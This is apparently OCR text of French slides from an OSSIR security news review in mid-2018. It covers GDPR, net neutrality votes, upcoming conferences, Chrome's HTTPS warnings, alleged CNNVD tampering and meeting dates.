
Droit / Politique

International

RGPD, c'est aussi ...


- Des sites qui se chargent plus rapidement

  https://twitter.com/fr3ino/status/1000166112615714816



- De nouveaux scénarios de phishing

  https://twitter.com/0xtosh/status/1001422834680377347



- Et bien plus !

  https://gdprhallofshame.com≈

Droit / Politique
International

Le Sénat américain vote pour préserver la neutralité du net (en vigueur depuis le 11 juin)

- Vote en faveur de la résolution du "Congressional Review Act" qui annulerait la décision de la FCC
- La Chambre des représentants devra se prononcer ensuite et sans majorité absolue, la décision sera donnée à Donald Trump

https://www.helpnetsecurity.com/2018/05/17/us-senate-net-neutrality/

… sans attendre cette décision, divers états remettent en place la neutralité du net

- Washington et Oregon l'ont déjà fait, la Californie est en bonne voie

http://thehill.com/regulation/technology/390674-states-defy-fcc-repeal-of-net-neutrality

Conférences

Conférences

Passées

- BeeRumP - 31 mai 2018 à Paris

A venir

- SSTIC - 13-15 juin 2018 à Rennes
- Nuit du Hack - 30 juin 2018 à Paris
- Hack in Paris - 25 au 29 juin 2018 à Paris (Maison de la chimie)

Divers / Trolls velus

Divers / Trolls velus

Il publie sur IRC les spécifications d'un nouveau protocole de consensus

- Basé sur Nakamoto

  https://ipfs.io/ipfs/QmUy4jh5mGNZvLkjies1RWM4YuvJh5o2FYopNPVYwrRVGV

La DGSE est sur Youtube

https://www.youtube.com/channel/UC8xt09Di1E5wTwvuweZXk0Q

- En réponse à "Talk with a Spy" ?

  https://www.youtube.com/channel/UC25tOdWmGRvMX3-H2wzs-yg

Le navigateur Google Chrome signalera tout site non chiffré comme insécurisé

- A partir de Chrome 69, inversion de l'affichage

  https://www.theverge.com/2018/1/4/16805216/google-chrome-only-sites-internet-explorer-6-web-standards

Divers / Trolls velus

Une grande leçon de troll !!!!

Alex Ionescu
@aionescu

Following

People have been saying it's impossible/unbelievable/irresponsible for @tiraniddo and I to release 8 PPL bugs at @reconmtl in two weeks in Montréal. I'm glad to report we've taken the feedback to heart and will be releasing 10 bugs instead.

2:42 PM - 31 May 2018

https://twitter.com/aionescu/status/1002304453427384320

Divers / Trolls velus

Ancien, mais nous l'avions oublié

La base Chinoise CNNVD soupçonnée d'avoir été modifiée (équivalent des CVE)

- Pour faciliter une attaque gouvernementale
- Et les publications "seraient" parfois "ralenties" pour profiter d'une fenêtre de tir

https://www.recordedfuture.com/chinese-vulnerability-data-altered/

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 10 juillet 2018

After Work

- Mardi 26 juin 2018 **à confirmer**
- Le Maximilien

  28 boulevard Diderot

  75012 Paris

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous